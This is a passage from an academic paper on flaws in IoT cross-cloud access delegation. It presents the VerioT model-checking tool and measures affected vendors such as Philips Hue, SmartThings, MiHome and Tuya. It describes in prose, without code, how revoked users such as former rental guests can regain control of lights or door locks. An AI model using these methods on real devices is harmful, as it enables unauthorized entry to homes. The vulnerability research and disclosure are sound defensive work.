Philips Hue lets the device administrator (e.g., an Airbnb host or property manager) delegate device access to another Philips user (e.g., an Airbnb guest or property tenant). For example, Figure 6 shows that the delegatee user is given access to a Philips Hue bridge. Use of the Hue bridge can be done through the delegatee user's mobile app: (1) he first presses a physical button on the device (to enable a binding process); (2) the Philips app automatically fetches a secret token, called `whitelistID`, from the device through the local network they are all connected to; (3) the user then logs into his Philips app to obtain an OAuth token from the Philips cloud. With these two tokens, the user can issue commands to

[2] OAuth protocol specifies that *"OAuth 2.0 authorization framework enables a third-party application to obtain limited access to an HTTP service, either on behalf of a resource owner by orchestrating an approval interaction between the resource owner and the HTTP service, or by allowing the third-party application to obtain access on its own behalf"* [39].

the Hue bridge through the Philips cloud. The cloud checks the OAuth token, and forwards the commands to the device, which verifies `whitelistID`. To revoke the delegatee user's access (e.g., after the tenant/guest checks out), according to its official documentation [30], Philips takes an easy path: the administrator just needs to go to her cloud console to remove the delegatee's `whitelistID`. As a result, the delegatee's future commands will be denied by the device, since it already drops his `whitelistID`.

Although the Philips delegatee user apparently loses his access to the device, this revocation enforcement turned out to be incomplete: even without `whitelstID`, the delegatee user's account still remains on the device's access list maintained by the Philips cloud. This may not be exploited if we look at the Philips cloud alone, but allows the delegatee user to re-obtain the access to the device by abusing Philips Hue's cross-cloud delegation APIs, which is another avenue to access the device.

Specifically, the Philips cloud has an API interface for delegating device access to another IoT cloud, allowing a user to remotely control Philips Hue devices from the delegatee cloud. For this purpose, the user enters her Philips credentials in the delegatee cloud, which then calls Philips Hue cloud delegation API [28]; this will return not only an OAuth token but also a fresh `whitelistID` generated by the device, which based on the Philips cloud-side access list is accessible to the user. With the two tokens, the delegatee cloud can issue commands to the Philips Hue cloud to operate the device (through Philips Hue remote control API [31]). Such a cross-cloud delegation mechanism can be utilized for an attack: the Philips delegatee user whose access has been revoked can leverage a delegatee cloud (e.g., SmartThings, see PoC exploit below) to still control the Philips device.

PoC exploit on Flaw 5. In our attack, we used SmartThings as the delegatee cloud, to gain the unauthorized access to our Philips Hue bridge. In particular, SmartThings allows us to upload a SmartApp to work with the Philips Hue cloud, which gives us a vantage point to observe the internal operations on the delegatee cloud side (e.g., what the delegatee can receive from Philips). In our implementation of the SmartApp, we utilized the SmartThings service (e.g., the Web Services SmartApp [41]) to construct an OAuth client and registered a service with Philips Hue to initiate the delegation process [27]. By doing so, our SmartApp successfully invoked Philips delegation APIs to obtain a fresh `WhitelistID` and OAuth token. This enabled us to get access to the Philips Hue bridge even after our access had been revoked on the device.

Responsible disclosure. We reported all the problems to related parties, e.g., Samsung SmartThings, Tuya, Philips Hue, which are taking serious actions to address them: SmartThings and Tuya have deployed a fix, and Philips Hue confirmed that they will release the fix to our reported vulnerability in their upcoming update.

4 System Modeling and Formal Verification

In this section, we elaborate on the design and implementation of `VerioT`, our semi-automatic tool for detecting delegation flaws in real-world IoT clouds.

4.1 Overview

At a high level, IoT delegation systems should ensure that the unauthorized delegatee user should not have a path to access IoT devices which he is not entitled to access. To detect security flaws in real-world delegation systems, our approach is to model their delegation operations as a transition system, and leverages a model checker to verify whether pre-defined security properties hold in the model. The counterexamples reported by the model checker indicate security flaws in the IoT cloud systems that are described by the model. Also, the flaws reported by `VerioT` are manually validated on real-world IoT clouds to confirm their presence.




Figure 7: The architecture of `VerioT`

Architecture. Since different clouds often support different sets of delegation operations (e.g., either issuing an OAuth token or secret URL to its delegatee cloud, or hosting APIs for delegatee cloud to invoke, etc.), we cannot build a single unified model that can describe any clouds and their corresponding delegation operations. Hence, our approach is to model each specific set of real-world clouds between which delegations can happen (e.g., LIFX cloud and SmartThings cloud in Figure 8), called a *delegation setting* (or *dele-setting*). The model of a *dele-setting* then goes through our model checker for flaw detection.

To this end, we built `VerioT` that includes 3 core components: a *model generator*, a *model checker*, and a *counterexample analyzer* (or simply *analyzer*), as outlined in Figure 7. More specifically, *model generator* generates the model for each *dele-setting* found in the real-world. To this end, *model generator* takes as input a `configuration` file that lists the actors (the delegator and delegatee clouds, user, device) in the *dele-setting* and delegation operations supported by the actors (e.g., issuing a new OAuth token), and generates a state machine model for the *dele-setting*. The model describes the states of all actors (the clouds, user, etc.) in the system, and delegation operations an actor can perform which triggers state transitions; an actor in a state records its set of data that have been generated and transferred between actors due to

delegation operations, e.g., an OAuth token it obtained from its delegator through an OAuth operation (Section 4.2). The model is specified using the Promela language [32] – Promela models can be verified with the off-the-shelf model checker Spin [38] that is used in our research (Section 4.3). Internally, to generate a model, *model generator* leverages a general base model (with a few actors and basic types of delegation operations specified in Promela language), and extends it by adding additional operations supported in the *dele-setting* to the base model, which are already modeled as a one-time effort and stored in our *delegation operation templates database* (Section 4.2).

For detecting delegation flaws, the model generated by *model generator* then goes through our *model checker* for verification with respect to pre-defined security properties (Section 4.3). Specifically, *model checker* reports a counterexample if it can find a state that has an access path across actors in the system that enables an unauthorized user actor to reach the device actor. More specifically, since the state machine model records the dataset each actor holds, if a user actor holds a token (e.g., OAuth token) that is issued by a cloud actor for accessing a device, we consider the user has an access path to access the device (via the cloud), no matter through what operations the user actor obtained the token (e.g., through regular OAuth operation, invocation of cloud delegation APIs, etc.). When the user actor is in a state following a delegation revocation operation, while he still has a path to the device, *model checker* reports a counterexample. Then the counterexample is analyzed and manually confirmed through proof-of-concept exploit (Flaw 1-3 and Flow 5 in Section 3) on real IoT clouds.




Figure 8: Delegations between LIFX and SmartThings

Example. Here, we take Flaw 3 (Section 3.2) as an example to describe how our approach detects IoT delegation flaw. In our model of *dele-setting* for LIFX and SmartThings (outlined in Figure 8), each actor is specified in Promela language as a variable (e.g., *LIFX_bulb*, *LIFX_cloud*, *SmartThings_cloud*, *SmartThings_user*, see section 4.4); each delegation operation is represented by a function that can be called on the actor variable(s), e.g., actor *LIFX_cloud* can perform *OAuth* operation with actor *SmartThings_cloud*, which generates a new token $token_{lifx}$ and gives it to the latter actor; for a state transition, a non-deterministic choice is made to randomly choose one operation to execute. In the state machine model, after the user's access is revoked by SmartThings cloud through the revocation operation (`un-share` in Figure 8), the checker verifies the current state using our security property – he should not have an access path to reach the device (see the formal definition of security property in Section 4.3). To this end, the checker inspected the data each actor in the current state holds, and found a counterexample: the user actor holds a token issued by LIFX cloud (i.e., OAuth token $token_{lifx}$), which he obtained from reading the storage of LIFX SmartApp (in SmartThings) in a previous state (before his access is revoked); such a token allows the user, whose access right has been revoked on SmartThings cloud, to still access the device through LIFX cloud.

4.2 Modeling IoT Delegation

The state machine model. We model IoT delegation as a state machine $\mathcal{M} = (\mathcal{A}, \mathcal{S}, O, \mathcal{T}, s_0)$. Here $\mathcal{A}$ is the set of actors (clouds, devices, users); $\mathcal{S}$ is a set of states, in each of which an actor can perform a delegation related operation (e.g., issuing an OAuth token to another actor, invoking an API); each state records the data that each actor holds (e.g., an OAuth token, device ID, etc., obtained through delegation operations) and the access control list if the actor maintains one; s_0 ($s_0 \in \mathcal{S}$) is the initial state where no delegation operation has been performed in the system. O is a finite set of delegation related operations (e.g., `OAuth` – issuing an OAuth token, see definition below). $\mathcal{T}$ is a transition function that drives the system to transit from one state to the next.

Specifically, for each actor a_i ($a_i \in \mathcal{A}$), we use two data sets, $Recv_{a_i}$ and $Issu_{a_i}$, to record the tokens a_i *received* (from its delegators) and *issued* (to its delegatees) during delegation operations, respectively. For example, when a_i issues an OAuth token to a_j during an `OAuth` operation, the token will be recorded in both $Issu_{a_i}$ and $Recv_{a_j}$. Further, each cloud actor in $\mathcal{M}$ maintains an access control list, i.e., a relation that maps the tokens it issues and the tokens it receives. For example, the SmartThings cloud (see Figure 8) sends out a token ($token_{smartthings}$) to the user, which is mapped to the token SmartThings receives from the LIFX cloud ($token_{lifx}$) for accessing a certain LIFX bulb; intuitively, when the user presents $token_{smartthings}$ to the SmartThings cloud to access the bulb, based on the mapping, only if $token_{smartthings}$ is mapped to the $token_{lifx}$ – an access control check – will the SmartThings cloud forward the access request to the LIFX cloud together with $token_{lifx}$. To model such access control mapping maintained by a_i, we use a set ACL_{a_i}, which consists of a set of 2-tuple $(token, T)$, where $token \in Issu_{a_i}$, and $T \in P(Recv_{a_i})$[3]; intuitively, for example, the mapping from $token_{smartthings}$ to $\{token_{lifx}\}$ indicates that the access right represented by $token_{lifx}$ (the access right to the bulb delegated out by LIFX cloud), is delegated to $token_{smartthings}$ (by SmartThings cloud).

Def. 1. State: A state $s_k (s_k \in \mathcal{S})$ records each actor's token

[3] $P(x)$ is the power set of set x. We use $P(Recv_{a_i})$ (versus $Recv_{a_i}$) since the cloud such as SmartThings can map a token it issued to its user to multiple tokens it received from its delegator cloud (to access multiple devices in the delegator cloud).

sets and ACL set: $s_k = \bigcup_{a_i \in \mathcal{A}} \{ Recv_{a_i}, Issu_{a_i}, ACL_{a_i} \}$, among which, the initial state $s_0 = \bigcup_{a_i \in \mathcal{A}} \{ \varnothing, \varnothing, \varnothing \}$.

Def. 2. **Operation**: A delegation operation from a_i to a_j indicates a_i grants/revokes access right to/from a_j, which implies changes to their token sets and ACL sets. For example, the `OAuth` operation ($\texttt{OAuth} \in O$), e.g., `OAuth` between the LIFX cloud (a_i) and the SmartThings cloud (a_j) in Figure 8, modeled as $\texttt{OAuth}(a_i, a_j, T)$, performed by a_i, to delegate access right T ($T \in P(Recv_{a_i})$) to a_j, is defined as:

$$\begin{cases} token := newOAuthToken() \\ Issu_{a_i} := Issu_{a_i} \cup \{ token \} \\ Recv_{a_j} := Recv_{a_j} \cup \{ token \} \\ ACL_{a_i} := ACL_{a_i} \cup \{ (token, T) \} \end{cases}$$

Further, a_i may need to revoke the issued OAuth token; correspondingly, the `un-OAuth` operation ($\texttt{un-OAuth} \in O$), modeled as $\texttt{un-OAuth}(a_i, token)$, performed by a_i, to revoke token *token*, is defined as:

$$\begin{cases} Issu_{a_i} := Issu_{a_i} - \{ token \} \\ ACL_{a_i} := ACL_{a_i} - \{ (token, T) \mid (token, T) \in ACL_{a_i} \} \end{cases}$$

Altogether, we modeled nine delegation operations, as summarized in Table 1 (with their formal definitions in Appendix A).

Table 1: Summary of delegation operations

Operation Type	Semantic Meaning
`bind`	bind (register) a device to its vendor cloud
`unbind`	unbind the device from vendor cloud, e.g., reset
`share`	delegate an access to a user
`un-share`	revoke an access of a user
`OAuth`	authorize another party through OAuth protocol
`un-OAuth`	revoke an OAuth authorization
`setTrigger`	set a trigger-action rule
`un-setTrigger`	remove the trigger-action rule
`APIRequest`	send API requests (e.g., Web API request)

Def. 3. **Transition** : $\mathcal{T}$: $\mathcal{S} \times O \rightarrow \mathcal{S}$ is a function that drives the transition from one state to the next. For example, $\mathcal{T}(s_i,$ `OAuth`$) = s_j$ (where $s_i, s_j \in \mathcal{S}$) indicates that an `OAuth` operation in state s_i drives the system to state s_j.

Generating models for different real-world *dele-settings*. Based on the model definition, our *model generator* models each *dele-setting* and generates the model specified using the Promela language [32]. Given the heterogeneous delegation mechanisms supported in different clouds, and the large number of *dele-settings* in the real world – for example, the delegations from SmartThings to Google Home (Flaw 1), IFTTT to SmartThings (Flaw 2), and LIFX to SmartThings (Flaw 3), are all different *dele-settings* – manually modeling each *dele-setting* needs substantial human efforts. To address this scalability problem, *model generator* leverages an observation: IoT clouds' delegation mechanisms are often comprised of common, basic types of operations, such as issuing/revoking a token, giving/removing access to a user, API requests that come with data exchange, etc. Hence, to generate a model for a specific *dele-setting*, *model generator* leverages a general base model and extends it by adding actors, and delegation operations supported in the *dele-setting*.

Specifically, the base model includes a minimum set of actors (i.e., two devices, a delegator cloud, a delegatee cloud, and a user), and delegation operations that trigger the state transitions. As mentioned earlier (Section 4.1), the base model is specified in the Promela language: each actor is a variable and has a corresponding dataset (including token set and ACL set, see Def. 1); each operation is specified as a function that can be called on the actor variable(s), which incurs changes to the dataset of the actors. The extending process is facilitated by adding basic types of operations to the base model, which are all modeled (one-time effort) and stored as template functions in our *delegation operation templates database*: it includes the basic delegation operations (see Table 1) summarized from 10 mainstream IoT clouds (see Section 5). Note that, the same operation in two *dele-settings*, e.g., `share` (denoting that the cloud delegates an access to the user, see Table 1), may incur different dataset changes to the actors: in one *share* operation, the cloud actor may issue a new token to the user, and in the other the cloud actor may also pass along an existing token obtained from its delegator cloud to the user (see Flaw 3). In this case, our *template database* keeps the two different *share* operations respectively (as different template functions), recorded as sub-types of `share`.

Also, as mentioned earlier, the list of actors and operations to add to the base model are specified in the `configuration` file of a *dele-setting*. The `configuration` file is built manually after inspection of those clouds' delegation operations. Specifically, we look at the delegation operations supported by the clouds, and understand the data flows incurred by each operation (e.g., issuing a token to the user). This is done by reading their developer documentations, user manuals, and inspecting the network traffic of their mobile apps, etc.

4.3 Detecting Flaws

Formal verification. With the generated models specified in Promela, we leverage an off-the-shelf model checker Spin [38] to verify the models on a generalized security property, which we elaborate as follows.

Def. 4. **Access Path**: An **access path** from a_j to a_m is an ordered sequence of actors, $v = (a_j, a_1, a_2, ..., a_n, a_m)$, along which a_j can reach a_m, if either $n > 0$ and $F(a_j, a_m, v) \neq \varnothing$ (see definition below), or $n = 0$ and $Recv_{a_j} \cap Issu_{a_m} \neq \varnothing$.

$$\begin{cases} f(K, ACL_{a_i}) = \bigcup_{token \in K, (token,T) \in ACL_{a_i}} \{ t \mid t \in T \} \\ F(a_j, a_1, v) = f(\ Recv_{a_j},\ ACL_{a_1}) \\ F(a_j, a_k, v) = f(\ F(a_j, a_{k-1}, v),\ ACL_{a_k}),\ (2 \leq k \leq n) \\ F(a_j, a_m, v) = F(a_j, a_n, v) \cap Issu_{a_m} \end{cases}$$

Intuitively, an access path allows a user to access a target device through the delegation of other actors on the path; in a special case, $n = 0$ means the user can access the target device directly using his token issued by the device. Taking the SmartThings-LIFX example above (Section 4.2), a user (a_j), with the token $token_{smartthings}$, is allowed to access a_m (a LIFX bulb), along the path through two actors (the SmartThings cloud and the LIFX cloud), given the tokens they issue ($token_{smartthings}$ and $token_{lifx}$) and their ACL sets.

To validate whether a_j to a_m has an access path v, we leverage $F(a_j, a_m, v)$: intuitively, $F(a_j, a_m, v)$ yields the set of access rights that are delegated out by a_m, through other actors on the path and finally delegated to a_j (represented by $Recv_{a_j}$); $F(a_j, a_m, v) \neq \varnothing$ means a_j has at least one access right (represented by $Recv_{a_j}$) that allows to access a_m. Also note that, $f(K, ACL_{a_i})$ yields, given a set of tokens K, the access rights of a_i that are delegated to the receiver of K. Taking the SmartThings example again, $f(\{token_{smartthings}\}, ACL_{a_{smartthings}})$ yields a set $\{token_{lifx}\}$, that represents the right of SmartThings to access the bulb, which is delegated by SmartThings to the user receiving the token set $\{token_{smartthings}\}$.

Def. 5. Security Property: *Given a device a_m, a user a_j should not find an access path that lets him access the device that he is not entitled to.* The property can be specified as: $Recv_{a_j} \cap Issu_{a_m} = \varnothing$, and $\forall\, v \in \{\, (a_j, a_1, a_2, ..., a_n, a_m) \mid a_k \in \mathcal{A} - \{a_j, a_m\}, 1 \leq k \leq n,\ n > 0 \,\},\ F(a_j,\ a_m, v) = \varnothing$.

With respect to the property, our model checker reports a counterexample (security property violation) if it can find an access path across actors in the system that enables an unauthorized user actor to access the device actor. Such a detection is performed when certain state transitions occur in the system, e.g., once a user's access is revoked, the checker verifies whether he can still access the device.

Analyzing the counterexamples. Fully automated validation of reported counterexample on real-world IoT clouds is nontrivial, since the end-to-end validation requires one to set up devices under those clouds, register user accounts, and perform delegation operations on the clouds' management consoles, mobile apps, and even through physically touching the device, etc. So we manually validated the reported counterexamples by performing proof-of-concept end-to-end exploits on corresponding clouds (see PoC exploits in Section 3).

4.4 Implementation of VerioT

We provide implementation details of `VerioT` in this section; its full source code and a video demo on its usage are released online [34].

• *The Delegate Operation Templates Database.* We inspected delegation operations supported on 10 mainstream IoT clouds (SmartThings, IFTTT, Google Home, Wink, Amazon Alexa, Philips Hue, LIFX, August, MiHome, iHome) and generalized nine basic types of operations, such as `OAuth`, `share` (see Table 1). Each operation also incurs data changes to the actors in the states, e.g., `OAuth` operation performed by a delegator will generate a token, held by both delegator and delegatee actors in their storage. In our implementation, each basic operation is represented as a template function using Promela language. Different sub-types of an operation (see Section 4.2) has separate template functions, indexed in the *Templates Database* by the operation name and template number. All template functions in the *templates database* are released online [25].

• *The Configuration file and the Model Generator*. The `Configuration` file lists actors in the *dele-setting*, operations supported by the actors (with reference to the operations' template code in the *database*), and optionally lists more actors (e.g., additional clouds and devices) that the *dele-setting* involves but missing in the base model. An example configuration (for the *dele-setting* of LIFX and SmartThings) is illustrated in Figure 9. It lists five actors (Line 1-6), and delegation operations supported by each actor (Line 8-17), for example, delegatee cloud LIFX can perform *share* operation with the user, whose template function is referenced in the *templates database* (by `share_template:2`). The *model generator* takes the `Configuration` file as input, constructs actors and their storage (token set and ACL set, see Def. 1) in Promela language; then based on the operations each actor supports, pulls template functions from the *templates database* to generate a model, represented in Promela code. The *generator* is implemented in Python with 1,000 lines of source code. The generated models of each *dele-setting* in our research (in Promela code) and all configuration files used to generate the models are released online [40].

```
1 actors:
2 device: LIFX_bulb
3 device_2: LIFX_bulb_2
4 delegator_cloud: LIFX_cloud
5 delegatee_cloud: SmartThings_cloud
6 user: SmartThings_user
7
8 supported_operations:
9 operation:bind bind_template:1  actors:device,delegator_cloud
10 operation:bind bind_template:1  actors:device_2,delegator_cloud
...
17 operation:share share_template:2 actors:delegatee_cloud,user
```

Figure 9: `Configuration` file example

4.5 Results and Discussion

We applied `VerioT` to assess the security of 10 mainstream IoT clouds (see Section 5) for their cross-cloud delegation, and identified 6 new delegation flaws (including flaws of MiHome and Wink in Section 5, Flaw 1-3 and 5 in Section 3) affecting all the ten clouds. We manually confirmed all the flaws, and implemented end-to-end PoC attacks using real devices of ours for five of the flaws. The measurement details

on these flaws are presented in Section 5.

Discussion of limitation and coverage. As mentioned earlier (Section 4.2), constructing a `Configuration` file in our study involves manual efforts to understand the target system, i.e., delegation operations it supports and data set changes they incur (e.g., token set, see Def. 1). To this end, we read their developer documentation and user manuals to learn such information; based on the devices we have, we also manually performed those delegations operations, and monitored the network traffic of the companion mobile apps (for each *dele-setting* in Section 3, we used a few devices discussed in the PoC attacks). The construction of a `Configuration` took 5 to 30 hours in our study (based on the length of the documentation and the number of supported delegation operations in the *dele-setting*).

In the absence of a standardized and well specified delegation protocol for IoT clouds, we may not know all information of a particular cross-cloud delegation system (all delegation operations it supports, all data/token flows incurred by the delegation operations, and internal access list the cloud maintains, etc.). Similar to the prior work [55], our strategy is to start with a simple model, and introduce additional complexity into the model if no counterexamples are found. Specifically, we progressively add more operations and their corresponding data flows to the model, along the way we understand the corresponding system's operations, until the model is complete enough to report a flaw.

Also, the access management and delegation-related operations on real-world IoT cloud systems can be very complex. Hence, in some cases we need to abstract the real-world systems so as to start with a relatively simple model, before we can progressively enrich the model to better approximate the real systems. In particular, we focus on the delegation operations and look for all possible avenues where tokens can be transferred and shared between actors (e.g., programmatic Web API calls and manual Web console access – both abstracted and modeled as `APIRequest` operation), and ignore complex usage contexts (e.g., whether it is programmatic or manual Web access, SmartThings' *location*, etc.). Let us take Flaw 1 as an example. Although SmartThings device ID is a security token only under certain usage context (i.e., it is a security token in trigger-action based device access, but not in direct device access, see Section 3.1), in our model of SmartThings-Google Home *dele-setting*, we made an assumption to ignore the usage contexts and simply considered SmartThings device ID as a security token that can be used to access the device. Further, as we studied Google Home documentation and looked at the network traffic of Google Home mobile app, we learnt that Google Home cloud transferred the SmartThings device ID to the user-end app when sharing with him the access to the SmartThings device; correspondingly, in our modeling, the user actor will add the SmartThings device ID to his token set once Google Home performs a `share` operation (see Table 1) with the user actor. Based on the model, when our checker Spin enumerates all possible states by running different delegation operations (implemented as functions in Promela language), it found that the user actor had an access path to the SmartThings device (via SmartThings cloud) based on the device ID he held in his token set, even after Google Home performed an `un-share` operation to revoke the user's access to the device. Note that, in our modeling of the `un-share` operation, Google Home will only revoke any token it generated and shared with the user, but will not revoke the SmartThings device ID – this is because we did not find any APIs or mechanisms provided by SmartThings for doing so, based on public documentations. Last, as mentioned earlier, the bug found in the verification process was then confirmed through PoC experiments using our real devices.

In the absence of a standardized IoT delegation protocol, although we may not have full information of a particular cross-cloud delegation system (all delegation operations it supports, its internal access management, etc.), our approach has demonstrated its feasibility in identifying delegation weaknesses with public information of those systems. Also, real-world IoT vendors, with full information about their delegation protocols and operations, can use our approach and tool to verify their systems.

Last, VerioT facilitates automatic search on all possible states in the model, under the constraints of the search depth set for SPIN, 20,000 in our experiment. Note that a delegation system with just a few actors can have hundreds or even thousands of states, considering the operations in different orders among the actors, which are hard to inspect manually.

5 Measurement

5.1 Prevalence of Vulnerable Delegation

With the help of `VerioT`, we evaluated the security risks in access delegation of 10 mainstream IoT clouds, including both *device vendor clouds* – delegator clouds – and *delegatee clouds*.

Device vendor clouds. We evaluated 5 mainstream device vendor clouds, Philips Hue [26], August [8], LIFX [17], MiHome [21], and iHome [14], who collectively have millions of users worldwide [9, 15, 18, 22, 29]. It turned out all these clouds are either vulnerable themselves, or delegate device access to a vulnerable delegatee cloud (e.g., Google Home, SmartThings, etc., see below).

Of particular concern observed here is that those clouds typically developed their customized, often ad-hoc delegation management, which highlights the heterogeneous, problematic IoT delegation ecosystem in the absence of a standard, secure delegation protocol. Flaw 5 is one example of such. As another example (Flaw 6), we found MiHome cloud delegates two tokens – one token generated by the cloud and one secret string generated by the device – to its delegatee user; when

MiHome revokes the delegatee user's access, it invalids the token on the cloud, but does not inform the device to invalidate the secret string. Through our end-to-end experiment using our own device, we found this flaw introduces security risks in the real world scenario: even after the delegatee user's access is revoked (e.g., after an Airbnb guest checks out), as long as he can still connect to the local network where the device connects to (e.g., by going close to the Airbnb house), he can use the secret string as a token to command the device. Such a device under MiHome cloud can be a door lock, that can let the unauthorized user enter the house. Further, VerioT did not report any flaws on August or iHome clouds. However, their devices can be registered to SmartThings, and thereby potentially affected by Flaw 1.

Delegatee clouds. VerioT also helped us evaluate popular delegatee clouds, Google Home [12], Samsung SmartThings [33], IFTTT [13], Amazon Alexa [7], and Wink [42]. It turned out that all of them are affected by insecure delegation management. Specifically, in addition to Flaw 1-3 that indicate design faults of Google Home, SmartThings, and IFTTT, we found another flaw in Wink cloud (Flaw 7), who is also confused with its delegator clouds' security policies and unwittingly leak their device IDs to untrusted delegatee users. This presents a risk similar to Flaw 1. Further, albeit VerioT did not report a flaw on Amazon Alexa, it is affected by Flaw 3: Alexa supports to delegate access to SmartThings cloud, which was found to leak the delegator's token.

5.2 Scope of Impact

In our study, we also measured the scope of the impacts by major security problems discussed in Section 3.

IoT clouds affected by Flaw 1. In Flaw 1, Google Home discloses device ID of its delegator cloud (i.e., SmartThings), and an unauthorized delegatee user can leverage the obtained device ID to impersonate device events and unlock a smart door on SmartThings. With this flaw, any delegator of Google Home is affected if device ID on its cloud serves as a secret token. To better understand the scope of affected delegator clouds, we manually inspected nine delegator clouds and found that three of them use device ID as a secret token: SmartThings, TP-Link Kasa and elinkSmart (names of the nine clouds are released online [2]). We launched end-to-end attack against SmartThings (see PoC exploit on Flaw 1). For other two clouds, through inspecting their documentations and prior works [52, 76] that specified the functionality of their device IDs, the problem is also alarming: an attacker may leverage their device IDs to send fake device events on behalf of the device, and trigger other sensitive devices (e.g., door locks), based on trigger rules on the two clouds.

IoT clouds affected by Flaw 2. With Flaw 2 (Section 3.1), all vendors that delegate access to IFTTT are potentially affected. We illustrate 34 IoT vendors (names released online [2]) that delegate access to IFTTT, whose products/services range from smart lights (e.g., LIFX) to home security devices (e.g., Arlo).

IoT clouds affected by Flaw 3. In Flaw 3 (Section 3.2), SmartThings cloud leaks the credential (e.g., OAuth token) stored by its delegator clouds in their SmartApps. Therefore, any delegator cloud that stores sensitive information/token in its SmartApp is affected by Flaw 3. From 127 devices vendors that delegate access to SmartThings (see the list released online [2]), we manually reviewed their SmartApps that are open-source (on SmartThings' official Github repository [36]), and found that 18 SmartApps (see the full list online [2]) store sensitive information (e.g., OAuth token, authentication token, secret callback URL, etc). That is, 18 correspondingly delegator clouds of SmartThings are potentially affected by Flaw 3.

IoT clouds affected by Flaw 4. In Flaw 4, Tuya cloud introduced a security risk in applying OAuth to cross-cloud IoT delegation. Interestingly, we found that this single flaw affected many IoT vendors. Specifically, Tuya not only manufactures IoT devices itself, but also provides its IoT cloud services to other device vendors, who do not own a cloud themselves. That is, Tuya cloud serves as *device vendor cloud* for devices manufactured by many other vendors. Interestingly, given such a paradigm, all those vendors can be affected by Flaw 1 on Tuya cloud (see a list of 58 affected IoT vendors online [2]).

Conflicting security policies across clouds. As shown in Section 3.1, different clouds have conflicting security policies and may not have an effective mechanism to coordinate their security assumptions and operations. To better understand the scope of the problem, we inspected the developer documentations of popular delegatee clouds including Google Home [11], Alexa [6] and Wink [43]. We found that, to offer cross-cloud delegation services, they all ask their delegator clouds to provide device information, including device ID, name, model, version and type, in the delegation process. However, based on available information, none of them communicated their security assumptions with delegator clouds: they did not describe how they would handle the data (e.g., Google Home exposed the device ID and caused Flaw 1), or requested information from their delegators to confirm whether the data are security-sensitive. Such a finding further suggests the general lack of coordinated security management across IoT clouds.

6 Discussion and Future Work

Lessons learnt. The most important lesson learnt from our research is the caution one should take when applying a custom cross-cloud authorization scheme to today's already complicated IoT delegation. In the absence of a standardized, fully verified cross-cloud delegation protocol, there is no guarantee that the new mechanism would not inadvertently bring in new security flaws, in policy setting or enforcement. To be more specific, without fully understanding other parties' security

constraints or adequately informing other parties of their own security expectations, there is a risk that the delegator and the delegatee violate each other's security policies. An equally common risk in IoT delegation is problematic security policy enforcement due to lack of rigorous verification.

The risks reported in this paper affect scenarios of IoT access delegation, which are common today. For example, an Airbnb host often needs to delegate the access to her door locks to Airbnb guests (for them to access the property) and revoke the access later. Convenient delegation of (the access to) smart locks to Airbnb guests during their reservation period has been a prominent feature advocated by both Airbnb and mainstream IoT vendors [3, 4, 5], including lock manufacturers August, Remotelock and AURMUR, etc.

New design principles. To avoid such risks, we propose three principles for developing the delegation mechanism for individual IoT clouds, before a consensus can be reached on a standardized solution:

• *Communicating security assumptions and constraints*. Inadequate coordination of security requirements cross the clouds is one of the major causes for security hazards found in the heterogeneous IoT delegation. The problem can be addressed by establishing a channel between clouds to exchange their security constraints and assumptions. In particular, all clouds in a delegation should coordinate their security policies: e.g., when one cloud discloses tokens/data shared with or obtained from another cloud, it should be given (by the latter) the security implications in doing so. To this end, a formal description of such information can be helpful. This coordination effort can also lay the foundation for the effort to standardize cross-cloud IoT delegation.

• *Decoupling the delegatee and the delegator clouds*. As shown in our research, real-world IoT clouds have developed heterogeneous and ad-hoc delegation protocols, which made IoT clouds hard to decouple from each other and get tangled in others' access management: for example, IFTTT runs its SmartApps on SmartThings to help the latter manage the access to IFTTT devices, but gets into a position that can inadvertently violate the latter's access policy. Over the longer term, we envision that an IoT delegation protocol should be standardized and verified, with necessary security requirements and practice fully defined. This addresses the fundamental cause of the flaws reported in the paper.

• *Verifying delegation design whenever possible*. As demonstrated by our research, formal verification of a real-world delegation mechanism can help reduce security risks. The security property violations uncovered by a verification tool tuned for IoT like `VerioT` can help vendors identify weaknesses in security policies and inadequate policy enforcement, and thus lead to more secure IoT delegation ecosystem. Our `VerioT` made a first step towards this end and further effort needs to make to improve its efficacy.

Compositional verification. Modeling and verifying real-world IoT delegation systems with many actors and operations is complicated. `VerioT` makes a first attempt towards this end, though the model it verified is relatively small, typically involving two clouds and their supported operations. Analysis of larger models needs compositional verification, which however cannot be provided by Spin, the off-the-shelf model checker used in `VerioT`. Other tools with the composition capability [60, 68] could potentially help us analyze more complicated models. Enhancement of our technique with these tools is left to our future research.

Automated vulnerability detection. Based on our understanding of the security risks in cross-cloud IoT access delegation, we believe that more automatic security analysis and vulnerability discovery are feasible. With the help of `VerioT`, we were able to find the vulnerabilities reported in the paper in a semi-automatic way. The manual effort in our current design was made to capture the control flow and data flow of a delegation process to build its state machine, which includes manual inspection of developer documentation, analysis of communication traffic on the related mobile app, etc. The knowledge discovery part (inspecting documents) could be automated using Natural Language Processing (NLP), as did in the prior research on security analysis of payment services [53]. We envision that significant effort will be seen on this subject.

7 Related Work

IoT platform security. Many works have been done to analyze security problems of the IoT Cloud, considering the important role it plays. [56] first reported the coarse-grained capability design and the insufficient protection in event subsystem of SmartThings platform. [76] and [52] found flaws in device management of IoT clouds, which both revealed the serious consequences of leaking device identity. [74] presented a system to discover inter-rule vulnerabilities on IFTTT. In contrast, our work attempts to understand the security risks in cross-cloud IoT operations instead of identifying the flaws on a single IoT cloud. Meanwhile, extensive works [46, 50, 51, 66, 72, 75] are proposed to protect IoT systems. For example, [46, 50, 72] and [58] provided methods on protecting the information/data flow. As for permission protection, [66] proposed a fine-grained context-based permission system. In contrast, we present a semi-automatic verification tool (`VerioT`) to conduct the first security analysis on the cross-cloud IoT access delegation process.

Permission delegation in IoT. Delegable authorization has been well researched in the literature [47, 48, 49, 67, 70]. Unlike the theoretic models and expressive languages analyzed before, access control on today's IoT clouds is not only distributed but also heterogeneous and ad-hoc. To cope with new application scenario, [59] introduced *Decentralized Action Integrity* to prevent an untrusted trigger-action platform from misusing OAuth tokens.[45] presented WAVE, an authorization framework offering fully *decentralized trust*, which

